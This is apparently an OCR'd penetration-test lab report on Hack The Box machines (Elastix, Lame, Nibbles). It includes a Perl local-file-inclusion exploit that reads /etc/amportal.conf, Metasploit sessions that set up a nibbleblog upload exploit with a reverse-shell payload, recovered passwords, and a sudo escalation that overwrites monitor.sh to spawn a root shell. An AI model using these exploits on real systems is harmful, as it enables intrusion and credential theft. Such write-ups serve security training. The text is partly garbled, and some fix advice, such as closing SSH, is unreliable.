
Severity: 7

Initial Shell Screenshot:

```
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#-----------------------------------------------------------------------------#
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-----------------------------------------------------------------------------#
############################################################
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../../../etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
$dir="vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../../..//";
$test="amportal.conf%00";

$code = LWP::UserAgent->new() or die "inicializacia brauzeris\n";
$code->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
$host = $target . "/".$dir."/graph.php?".$poc."=".$jump."".$etc."/".$test."&module=Accounts&action";
$res = $code->request(HTTP::Request->new(GET=>$host));
$answer = $res->content; if ($answer =~ 'This file is part of FreePBX') {

/usr/share/exploitdb/exploits/php/webapps/37637.pl
```

We go to the machine website and we add the LFI exploit.

Enter Page Source:



Username: admin

Password: jEhdIekWmdjE

Privilege Escalation

Vulnerability Exploited: SSH

Vulnerability Explanation: SSH or Secure Shell is a network communication protocol that enables two computers to communicate and share data. An inherent feature of ssh is that the communication between the two computers is encrypted meaning that it is suitable for use on insecure networks.
SSH is often used to "login" and perform operations on remote computers but it may also be used for transferring data.

Vulnerability Fix: Close the port of SSH.


Severity: 5

Proof Screenshot Here:


The Box uses an older algorithm that was used by OpenSSH

so we need to use an older way to connect SSH service

-oKexAlgorithms=+diffie-hellman-group1-sha1



Proof.txt Contents:




System IP: 10.10.10.3(Lame)

Service Enumeration

Server IP Address	Ports Open
10.10.10.3	**TCP:** 21,22,139,445
	UDP:

Nmap Scan Results:



Initial Shell Vulnerability Exploited

Samba "username map script" Command Execution


https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/


Vulnerability Explanation: This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication

Vulnerability Fix: Update “Samba”

Severity: 10

Initial Shell Screenshot:





Privilege Escalation

We can see that we are already a root

Proof.txt Contents:


```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
```


System IP: 10.10.10.75(Nibbles)

Service Enumeration

Server IP Address	Ports Open
10.10.10.75	**TCP:** 22,80
	UDP:


Nmap Scan Results:







Hello world!


We direct to the page source with ctrl+u:






```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# gobuster dir -u http://10.10.10.75/nibbleblog -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.75/nibbleblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/09 11:35:03 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 301]
/.htpasswd           (Status: 403) [Size: 306]
/.htaccess           (Status: 403) [Size: 306]
/admin               (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/admin.php           (Status: 200) [Size: 1401]
/content             (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
Progress: 1212 / 4615 (26.26%)                                          [ERROR] 2021/09/09 11:35:55 [!] Get "http://10.
10.10.75/nibbleblog/connectors": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1537 / 4615 (33.30%)                                          [ERROR] 2021/09/09 11:36:11 [!] Get "http://10.
10.10.75/nibbleblog/donate": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/index.php           (Status: 200) [Size: 2987]
/languages           (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
/plugins             (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
Progress: 3072 / 4615 (66.57%)                                          ^[[A^[[A^[[A[ERROR] 2021/09/09 11:37:15 [!] Ge
t "http://10.10.10.75/nibbleblog/phorum": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3261 / 4615 (70.66%)                                          [ERROR] 2021/09/09 11:37:24 [!] Get "http://10
.10.10.75/nibbleblog/ppc": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/README              (Status: 200) [Size: 4628]
Progress: 3812 / 4615 (82.60%)                                          [ERROR] 2021/09/09 11:37:46 [!] Get "http://10
.10.10.75/nibbleblog/server_stats": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/themes              (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
Progress: 4219 / 4615 (91.42%)                                          [ERROR] 2021/09/09 11:38:04 [!] Get "http://10
.10.10.75/nibbleblog/testimonials": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

===============================================================
2021/09/09 11:38:22 Finished
===============================================================
```








```
<config>
  <name type="string">Nibbles</name>
  <slogan type="string">Yum yum</slogan>
  <footer type="string">Powered by Nibbleblog</footer>
  <advanced_post_options type="integer">0</advanced_post_options>
  <url type="string">http://10.10.10.134/nibbleblog/</url>
  <path type="string">/nibbleblog/</path>
  <items_rss type="integer">4</items_rss>
  <items_page type="integer">6</items_page>
  <language type="string">en_US</language>
  <timezone type="string">UTC</timezone>
  <timestamp_format type="string">%d %B, %Y</timestamp_format>
  <locale type="string">en_US</locale>
  <img_resize type="integer">1</img_resize>
  <img_resize_width type="integer">1000</img_resize_width>
  <img_resize_height type="integer">600</img_resize_height>
  <img_resize_quality type="integer">100</img_resize_quality>
  <img_resize_option type="string">auto</img_resize_option>
  <img_thumbnail type="integer">1</img_thumbnail>
  <img_thumbnail_width type="integer">190</img_thumbnail_width>
  <img_thumbnail_height type="integer">190</img_thumbnail_height>
  <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
  <img_thumbnail_option type="string">landscape</img_thumbnail_option>
  <theme type="string">simpler</theme>
  <notification_comments type="integer">1</notification_comments>
  <notification_session_fail type="integer">0</notification_session_fail>
  <notification_session_start type="integer">0</notification_session_start>
  <notification_email_to type="string">admin@nibbles.com</notification_email_to>
  <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
  <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
  <seo_site_description type="string"/>
  <seo_keywords type="string"/>
  <seo_robots type="string"/>
  <seo_google_code type="string"/>
  <seo_bing_code type="string"/>
```

Username: admin

Password: nibbles





Initial Shell Vulnerability Exploited

Nibbleblog File Upload Vulnerability

https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog_file_upload/

Vulnerability Explanation: Nibbleblog contains a flaw that allows an authenticated remote attacker to execute arbitrary PHP code.

Vulnerability Fix: Don't show us in page source the directory "Nibbleblog" and update the "Nibbleblog" version.

Severity: 10


Initial Shell Screenshot:

```
msf6 > search nibbleblog 4.0.3

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
```

```
msf6 > use exploit/multi/http/nibbleblog_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/nibbleblog_file_upload) > options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.41     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS ⇒ 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.22
LHOST ⇒ 10.10.14.22
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD ⇒ nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI ⇒ /nibbleblog/
```


```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS ⇒ 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.22
LHOST ⇒ 10.10.14.22
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD ⇒ nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI ⇒ /nibbleblog/
```



Privilege Escalation

Vulnerability Exploited: Monitor sh


Vulnerability Explanation: we can see that we don't need a password if we used monitor.sh


Vulnerability Fix: Don't give a root permission with no password for all the files, directories and programs

Severity: 6

Exploit Code: Monitor.sh

Proof Screenshot Here:





```
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
ls -la
total 24
drwxr-xr-x 4 nibbler nibbler 4096 Sep 12 10:07 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 personal
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Sep 12 08:10 user.txt
```

```
cd personal
ls
stuff
cd stuff
ls
monitor.sh
```

```
echo "bash -i" > monitor.sh
```

```
ls -l
total 4
-rwxrwxrwx 1 nibbler nibbler 8 Sep 12 10:57 monitor.sh
chmod +x monitor.sh
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler    8 Sep 12 10:57 monitor.sh
```

```
sudo /home/nibbler/personal/stuff/monitor.sh
bash: cannot set terminal process group (1368): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
```

Proof.txt Contents:

